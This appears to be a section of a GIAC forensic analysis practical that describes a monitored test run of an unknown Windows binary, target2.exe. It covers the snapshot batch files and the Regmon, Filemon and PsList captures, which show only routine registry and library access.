
From the static analysis that has been performed so far, we can tell a lot about what the unknown binary probably does when it is running. In order to provide a complete analysis, the unknown binary now needs to be executed to see how it behaves on a live system. While, no real details on how the unknown binary was collected were provided by GIAC, I have made some assumptions about the environment in which this unknown binary normally runs. In particular, the Unicode strings analysis revealed the paths *\winnt\system32\smsses.exe* and *\winnt\system32\reg.exe* as being hard coded in the unknown binary. I have made a leap to assume that the unknown binary was probably installed in *\winnt\system32\* as well. I have also presumed that *reg.exe* is Microsoft's Resource Kit utility to perform add, change, import, export and other operations on registry subkeys. As stated previously, *smsses.exe* does not appear to be a publicly available file (and is likely installed with the unknown binary). As such, I have no idea how the lack of this file may impact the unknown binary during execution.

Test Procedure

I needed a procedure for running *target2.exe* that would allow me to monitor what the system looked like before, during, and after execution of the unknown binary. In order to do this, I needed to prepare a test bed and execute the testing in a forensically sound manner.

The first thing I did was copy *target2.exe* and *reg.exe* (from the Microsoft Resource Kit) to the *C:\winnt\system32\* directory.

Next, I needed to create a directory structure suitable for running the test. I did this as shown below by making the directories *C:\UB_Test\*, *C:\UB_Test\before\*, and *C:\UB_Test\after*.



```
C:\>mkdir C:\UB_Test\

C:\>mkdir C:\UB_Test\before\

C:\>mkdir C:\UB_Test\after\

C:\>dir C:\UB_Test\
 Volume in drive C has no label.
 Volume Serial Number is A4E7-C491

 Directory of C:\UB_Test

08/25/2003  02:29a      <DIR>          .
08/25/2003  02:29a      <DIR>          ..
08/25/2003  02:29a      <DIR>          after
08/25/2003  02:29a      <DIR>          before
               0 File(s)              0 bytes
               4 Dir(s)   3,780,411,392 bytes free

C:\>
```

I then copied the tools I would be using to the *C:\UB_Test\* directory. For the purposes of this test, I am using Regmon[12], Filemon[13], PsList[14], Fport[15], PsService[16], ListDlls[17], and Regdmp[18].

I also needed to create some batch files to make it easier to run my test. These were designed to make data collection faster. All of these files were copied into *C:\UB_Test\* for execution.

snapshot.bat – to actually run the tools

```
pslist.exe > %1pslist.txt 2>&1
fport.exe > %1fport.txt 2>&1
psservice.exe > %1psservice.txt 2>&1
listdlls.exe > %1listdlls.txt 2>&1
regdmp.exe > %1regdmp.txt 2>&1
```

before.bat – to record the "before" snapshot

```
snapshot before\
```

after.bat – to record the "after" snapshot


```
snapshot after\
```

The next step involved running Regmon and Filemon. Both of these needed to be running before the test was started. I put filters into these tools for all running processes and for the test tools I would be using.

Once the above-mentioned steps were in place, I opened four *cmd.exe* windows. Three of these were in *C:\UB_Test\* and the final was in the *C:\winnt\system32\* directory.


This completed my test preparation and I was now ready to run the test.

Step one was to take the “before” snapshot of the system. The capture below shows this being performed.




```
C:\UB_Test>before.bat

C:\UB_Test>snapshot before\

C:\UB_Test>pslist.exe  1>before\pslist.txt 2>&1

C:\UB_Test>fport.exe  1>before\fport.txt 2>&1

C:\UB_Test>psservice.exe  1>before\psservice.txt 2>&1

C:\UB_Test>listdlls.exe  1>before\listdlls.txt 2>&1

C:\UB_Test>regdmp.exe  1>before\regdmp.txt 2>&1

C:\UB_Test>
```

Step two was to run *pslist.exe* with the *–s* option to start a process list poll that would capture the running processes every second. Output form this command was redirected to *pslist_run.txt* as shown below. Note with the *–s* option, this process will run until escape is pressed in the *pslist.exe* window.



```
C:\UB_Test>pslist -s > pslist_run.txt
_
```


Step three was to actually run *target2.exe* as shown below. This executable ran for fifteen seconds before terminating.



```
C:\WINNT\system32>target2.exe

C:\WINNT\system32>_
```

Once *target2.exe* terminated, I stopped the PsList, Regmon, and Filemon processes and saved off their output

The final step was to take the “after” snapshot of the system. The capture below shows this being performed.



```
C:\UB_Test>after.bat

C:\UB_Test>snapshot after\

C:\UB_Test>pslist.exe  1>after\pslist.txt 2>&1

C:\UB_Test>fport.exe  1>after\fport.txt 2>&1

C:\UB_Test>psservice.exe  1>after\psservice.txt 2>&1

C:\UB_Test>listdlls.exe  1>after\listdlls.txt 2>&1

C:\UB_Test>regdmp.exe  1>after\regdmp.txt 2>&1

C:\UB_Test>_
```


Before performing my analysis, I removed *target2.exe* and *reg.exe* from the *C:\winnt\system32\* directory. I didn’t want either of these on my system anymore.

Run-Time Analysis

A number of valuable data points can be captured during the time that a binary is being executed. The data captures shown in this section were started immediately after *before.bat* terminated. Once the captures were started, *target2.exe* was run. When *target2.exe* terminated, the captures were stopped. Once this was done I ran *after.bat*.

Regmon

Regmon is used to show what applications are accessing the registry and which keys are being accessed. Because this capture is difficult to read, I have included the complete textual dump from Regmon as part of Appendix A. A discussion of some of the relevant output from this complete dump follows the capture.



```
#   Time         Process           Request     Path                                                                              Result     Other
1   35.65907036  target2.exe:680   OpenKey     HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\target2.exe  NOTFOUND
2   35.65917512  target2.exe:680   OpenKey     HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\target2.exe  NOTFOUND
3   35.65950812  target2.exe:680   OpenKey     HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\target2.exe  NOTFOUND
4   35.69426002  target2.exe:680   OpenKey     HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\target2.exe  NOTFOUND
5   35.69649271  target2.exe:680   OpenKey     HKLM\System\CurrentControlSet\Control\Terminal Server                             SUCCESS    Key: 0xE27CCFE0
6   35.69658350  target2.exe:680   QueryValue  HKLM\System\CurrentControlSet\Control\Terminal Server\TSAppCompat                 SUCCESS    0x0
7   35.69669469  target2.exe:680   CloseKey    HKLM\System\CurrentControlSet\Control\Terminal Server                             SUCCESS    Key: 0xE27CCFE0
8   35.69696623  target2.exe:680   OpenKey     HKLM\System\CurrentControlSet\Control\Session Manager                             SUCCESS    Key: 0xE27CCFE0
9   35.69705340  target2.exe:680   QueryValue  HKLM\System\CurrentControlSet\Control\Session Manager\SafeDllSearchMode           NOTFOUND
10  35.69715453  target2.exe:680   CloseKey    HKLM\System\CurrentControlSet\Control\Session Manager                             SUCCESS    Key: 0xE27CCFE0
11  35.69742439  target2.exe:680   OpenKey     HKLM\System\CurrentControlSet\Control\Terminal Server                             SUCCESS    Key: 0xE27CCFE0
12  35.69750792  target2.exe:680   QueryValue  HKLM\System\CurrentControlSet\Control\Terminal Server\TSAppCompat                 SUCCESS    0x0
13  35.69761017  target2.exe:680   CloseKey    HKLM\System\CurrentControlSet\Control\Terminal Server                             SUCCESS    Key: 0xE27CCFE0
14  35.69803257  target2.exe:680   OpenKey     HKLM                                                                              SUCCESS    Key: 0xE27CCFE0
15  35.69813426  target2.exe:680   OpenKey     HKLM\Software\Microsoft\Windows NT\CurrentVersion\Diagnostics                     NOTFOUND
16  35.69912210  target2.exe:680   OpenKey     HKLM\System\CurrentControlSet\Control\Error Message Instrument\                   NOTFOUND
17  35.69962104  target2.exe:680   OpenKey     HKLM\Software\Microsoft\Windows NT\CurrentVersion\Compatibility32                 SUCCESS    Key: 0xE2707FA0
18  35.69971239  target2.exe:680   QueryValue  HKLM\Software\Microsoft\Windows NT\CurrentVersion\Compatibility32\target2         NOTFOUND
19  35.69981129  target2.exe:680   CloseKey    HKLM\Software\Microsoft\Windows NT\CurrentVersion\Compatibility32                 SUCCESS    Key: 0xE2707FA0
20  35.69995488  target2.exe:680   OpenKey     HKLM\Software\Microsoft\Windows NT\CurrentVersion\Compatibility2                  SUCCESS    Key: 0xE2707FA0
21  35.70007473  target2.exe:680   QueryValue  HKLM\Software\Microsoft\Windows NT\CurrentVersion\Compatibility2\target20.0       NOTFOUND
22  35.70016971  target2.exe:680   CloseKey    HKLM\Software\Microsoft\Windows NT\CurrentVersion\Compatibility2                  SUCCESS    Key: 0xE2707FA0
23  35.70030353  target2.exe:680   OpenKey     HKLM\Software\Microsoft\Windows NT\CurrentVersion\IME Compatibility               SUCCESS    Key: 0xE2707FA0
24  35.70038930  target2.exe:680   QueryValue  HKLM\Software\Microsoft\Windows NT\CurrentVersion\IME Compatibility\target2       NOTFOUND
25  35.70048456  target2.exe:680   CloseKey    HKLM\Software\Microsoft\Windows NT\CurrentVersion\IME Compatibility               SUCCESS    Key: 0xE2707FA0
26  35.70089802  target2.exe:680   OpenKey     HKLM\System\CurrentControlSet\Control\Session Manager\AppCompatibility\target2.exe  NOTFOUND
27  35.70102373  target2.exe:680   OpenKey     HKLM\Software\Microsoft\Windows NT\CurrentVersion\Windows                         SUCCESS    Key: 0xE2707FA0
28  35.70110587  target2.exe:680   QueryValue  HKLM\Software\Microsoft\Windows NT\CurrentVersion\Windows\AppInit_DLLs            SUCCESS    ""
29  35.70121258  target2.exe:680   CloseKey    HKLM\Software\Microsoft\Windows NT\CurrentVersion\Windows                         SUCCESS    Key: 0xE2707FA0
30  35.70241888  target2.exe:680   OpenKey     HKCU                                                                              SUCCESS    Key: 0xE2707FA0
31  35.70252309  target2.exe:680   OpenKey     HKLM\System\CurrentControlSet\Control\Nls\MUILanguages                            NOTFOUND
32  35.70263232  target2.exe:680   OpenKey     HKCU\Control Panel\Desktop                                                        SUCCESS    Key: 0xE286D340
33  35.70274267  target2.exe:680   QueryValue  HKCU\Control Panel\Desktop\MultiUILanguageId                                      NOTFOUND
34  35.70283653  target2.exe:680   CloseKey    HKCU\Control Panel\Desktop                                                        SUCCESS    Key: 0xE286D340
35  35.70290554  target2.exe:680   CloseKey    HKCU                                                                              SUCCESS    Key: 0xE2707FA0
36  35.70697030  target2.exe:680   OpenKey     HKLM\System\CurrentControlSet\Control\ServiceCurrent                              SUCCESS    Key: 0xE2707FA0
37  35.70706668  target2.exe:680   QueryValue  HKLM\System\CurrentControlSet\Control\ServiceCurrent\(Default)                    SUCCESS    0xE
38  35.70718625  target2.exe:680   CloseKey    HKLM\System\CurrentControlSet\Control\ServiceCurrent                              SUCCESS    Key: 0xE2707FA0
39  50.70772235  target2.exe:680   CloseKey    HKLM                                                                              SUCCESS    Key: 0xE27CCFE0
```


I have reformatted (using Microsoft Excel) the output from Regmon to make it more readable. Below is a unique list of the registry keys that *target2.exe* accesses when being executed. There does not appear to be anything significant in this list, but it is worth noting that some of the keys were not found.

```
HKCU
HKCU\Control Panel\Desktop
HKCU\Control Panel\Desktop\MultiUILanguageId
HKLM
HKLM\Software\Microsoft\Windows NT\CurrentVersion\Compatibility2
HKLM\Software\Microsoft\Windows
NT\CurrentVersion\Compatibility2\target20.0
HKLM\Software\Microsoft\Windows NT\CurrentVersion\Compatibility32
HKLM\Software\Microsoft\Windows
NT\CurrentVersion\Compatibility32\target2
HKLM\Software\Microsoft\Windows NT\CurrentVersion\Diagnostics
HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution
Options\target2.exe
HKLM\Software\Microsoft\Windows NT\CurrentVersion\IME Compatibility
HKLM\Software\Microsoft\Windows NT\CurrentVersion\IME
Compatibility\target2
HKLM\Software\Microsoft\Windows NT\CurrentVersion\Windows
HKLM\Software\Microsoft\Windows NT\CurrentVersion\Windows\AppInit_DLLs
HKLM\System\CurrentControlSet\Control\Error Message Instrument\
HKLM\System\CurrentControlSet\Control\Nls\MUILanguages
```

```
HKLM\System\CurrentControlSet\Control\ServiceCurrent
HKLM\System\CurrentControlSet\Control\ServiceCurrent\(Default)
HKLM\System\CurrentControlSet\Control\Session Manager
HKLM\System\CurrentControlSet\Control\Session
Manager\AppCompatibility\target2.exe
HKLM\System\CurrentControlSet\Control\Session Manager\SafeDllSearchMode
HKLM\System\CurrentControlSet\Control\Terminal Server
HKLM\System\CurrentControlSet\Control\Terminal Server\TSAppCompat
```

Filemon

Filemon is used to show what files are being accessed on the system and which applications are accessing them. Because this capture is difficult to read I have included the complete textual dump from Filemon as part of Appendix A. A discussion of some of the relevant output from this complete dump follows the capture.


File Monitor - Sysinternals: www.sysinternals.com
File Edit Options Volumes Help

```
#   Time        Process         Request            Path                                Result          Other
26  9:44:48 PM  CMD.EXE:1272    QUERY INFORMATION  C:\WINNT\system32\target2.exe       SUCCESS         Length: 26793
27  9:44:48 PM  CMD.EXE:1272    QUERY INFORMATION  C:\WINNT\system32\target2.exe       SUCCESS         FileNameInformation
28  9:44:48 PM  CMD.EXE:1272    CLOSE              C:\WINNT\system32\target2.exe       SUCCESS
29  9:44:48 PM  CMD.EXE:1272    OPEN               C:\                                 SUCCESS         Options: Open Directory  Ac...
30  9:44:48 PM  CMD.EXE:1272    DIRECTORY          C:\                                 SUCCESS         FileDirectoryInformation: WI...
31  9:44:48 PM  CMD.EXE:1272    CLOSE              C:\                                 SUCCESS
32  9:44:48 PM  CMD.EXE:1272    OPEN               C:\WINNT                            SUCCESS         Options: Open Directory  Ac...
33  9:44:48 PM  CMD.EXE:1272    DIRECTORY          C:\WINNT                            SUCCESS         FileDirectoryInformation: syst...
34  9:44:48 PM  CMD.EXE:1272    CLOSE              C:\WINNT                            SUCCESS
35  9:44:48 PM  CMD.EXE:1272    OPEN               C:\WINNT\system32                   SUCCESS         Options: Open Directory  Ac...
36  9:44:48 PM  CMD.EXE:1272    DIRECTORY          C:\WINNT\system32                   SUCCESS         FileDirectoryInformation: CM...
37  9:44:48 PM  CMD.EXE:1272    CLOSE              C:\WINNT\system32                   SUCCESS
38  9:44:48 PM  CMD.EXE:1272    OPEN               C:\WINNT\system32                   SUCCESS         Options: Open  Access: All
39  9:44:48 PM  CMD.EXE:1272    QUERY INFORMATION  C:\WINNT\system32                   SUCCESS         Attributes: DA
40  9:44:48 PM  CMD.EXE:1272    CLOSE              C:\WINNT\system32                   SUCCESS
41  9:44:48 PM  target2.exe:680 QUERY INFORMATION  C:\WINNT\system32\target2.exe       SUCCESS         FileNameInformation
42  9:44:48 PM  target2.exe:680 OPEN               C:\WINNT\system32                   SUCCESS         Options: Open Directory  Ac...
43  9:44:48 PM  target2.exe:680 OPEN               C:\WINNT\system32\WS2_32.dll        SUCCESS         Options: Open  Access: All
44  9:44:48 PM  target2.exe:680 QUERY INFORMATION  C:\WINNT\system32\WS2_32.dll        SUCCESS         Attributes: A
45  9:44:48 PM  target2.exe:680 CLOSE              C:\WINNT\system32\WS2_32.dll        SUCCESS
46  9:44:48 PM  target2.exe:680 OPEN               C:\WINNT\system32\WS2_32.dll        SUCCESS         Options: Open  Access: Exe...
47  9:44:48 PM  target2.exe:680 QUERY INFORMATION  C:\WINNT\system32\WS2_32.dll        SUCCESS         FileNameInformation
48  9:44:48 PM  target2.exe:680 CLOSE              C:\WINNT\system32\WS2_32.dll        SUCCESS
49  9:44:48 PM  target2.exe:680 OPEN               C:\WINNT\system32\WS2HELP.DLL       SUCCESS         Options: Open  Access: All
50  9:44:48 PM  target2.exe:680 QUERY INFORMATION  C:\WINNT\system32\WS2HELP.DLL       SUCCESS         Attributes: A
51  9:44:48 PM  target2.exe:680 CLOSE              C:\WINNT\system32\WS2HELP.DLL       SUCCESS
52  9:44:48 PM  target2.exe:680 OPEN               C:\WINNT\system32\WS2HELP.DLL       SUCCESS         Options: Open  Access: Exe...
53  9:44:48 PM  target2.exe:680 QUERY INFORMATION  C:\WINNT\system32\WS2HELP.DLL       SUCCESS         FileNameInformation
54  9:44:48 PM  target2.exe:680 CLOSE              C:\WINNT\system32\WS2HELP.DLL       SUCCESS
55  9:44:48 PM  target2.exe:680 OPEN               C:\WINNT\system32\MFC42.DLL         SUCCESS         Options: Open  Access: All
56  9:44:48 PM  target2.exe:680 QUERY INFORMATION  C:\WINNT\system32\MFC42.DLL         SUCCESS         Attributes: A
57  9:44:48 PM  target2.exe:680 CLOSE              C:\WINNT\system32\MFC42.DLL         SUCCESS
58  9:44:48 PM  target2.exe:680 OPEN               C:\WINNT\system32\MFC42.DLL         SUCCESS         Options: Open  Access: Exe...
59  9:44:48 PM  target2.exe:680 QUERY INFORMATION  C:\WINNT\system32\MFC42.DLL         SUCCESS         FileNameInformation
60  9:44:48 PM  target2.exe:680 CLOSE              C:\WINNT\system32\MFC42.DLL         SUCCESS
61  9:44:48 PM  target2.exe:680 OPEN               C:\WINNT\system32\MSVCP60.dll       SUCCESS         Options: Open  Access: All
62  9:44:48 PM  target2.exe:680 QUERY INFORMATION  C:\WINNT\system32\MSVCP60.dll       SUCCESS         Attributes: N
63  9:44:48 PM  target2.exe:680 CLOSE              C:\WINNT\system32\MSVCP60.dll       SUCCESS
64  9:44:48 PM  target2.exe:680 OPEN               C:\WINNT\system32\MSVCP60.dll       SUCCESS         Options: Open  Access: Exe...
65  9:44:48 PM  target2.exe:680 QUERY INFORMATION  C:\WINNT\system32\MSVCP60.dll       SUCCESS         Length: 401462
66  9:44:48 PM  target2.exe:680 QUERY INFORMATION  C:\WINNT\system32\MSVCP60.dll       SUCCESS         FileNameInformation
67  9:44:48 PM  target2.exe:680 CLOSE              C:\WINNT\system32\MSVCP60.dll       SUCCESS
68  9:44:48 PM  target2.exe:680 OPEN               C:\WINNT\system32\target2.exe.Local FILE NOT FOUND  Options: Open  Access: All
69  9:44:48 PM  target2.exe:680 OPEN               C:\WINNT\system32\MFC42LOC.DLL      FILE NOT FOUND  Options: Open  Access: All
70  9:44:48 PM  target2.exe:680 OPEN               C:\WINNT\system32\MFC42LOC.DLL      FILE NOT FOUND  Options: Open  Access: All
71  9:45:03 PM  target2.exe:680 CLOSE              C:\WINNT\system32                   SUCCESS
```

I have reformatted (using Microsoft Excel) the output from Filemon to make it more readable. Below is a unique list of the files that *target2.exe* accesses when being executed. There does not appear to be anything significant in this list, but I am not sure what it was trying to do with *target2.exe.Local*. This may have been a named pipe, but it did not exist on my system.

```
C:\WINNT\system32
C:\WINNT\system32\MFC42.DLL
```

```
C:\WINNT\system32\MFC42LOC.DLL
C:\WINNT\system32\MSVCP60.dll
C:\WINNT\system32\target2.exe
C:\WINNT\system32\target2.exe.Local
C:\WINNT\system32\WS2_32.dll
C:\WINNT\system32\WS2HELP.DLL
```

PsList (-s option)

PsList is used to show the running processes on a machine. It can be used to show any new processes that have been spawned by *target2.exe*. With the *–s* option, it polls the process list every second and writes it to stdout. This tool was run immediately before running *target2.exe* and closed immediately after execution terminated. As such, it maintains a log of all process activity on the system during that time. I have pulled selective snapshots from this information to discuss here. The complete output has been included as part of Appendix A.

Here is the listing just prior to *target2.exe* being executed.

```
Name          Pid CPU Thd  Hnd    Mem     User Time   Kernel Time   Elapsed Time
Idle            0  97   1    0     16   0:00:00.000   0:56:54.800    1:02:29.211
pslist       1392   3   3   99   1560   0:00:00.060   0:00:00.140    0:00:01.171
svchost      1020   0   5  153   6336   0:00:00.080   0:00:00.220    1:01:26.781
CSRSS         264   0  11  395   2312   0:00:00.110   0:00:10.144    1:02:05.316
WINLOGON      260   0  18  426   3176   0:00:00.480   0:00:02.002    1:02:04.175
SERVICES      316   0  39  588   6036   0:00:00.881   0:00:05.147    1:02:02.182
LSASS         328   0  15  250   5148   0:00:00.400   0:00:00.470    1:02:02.112
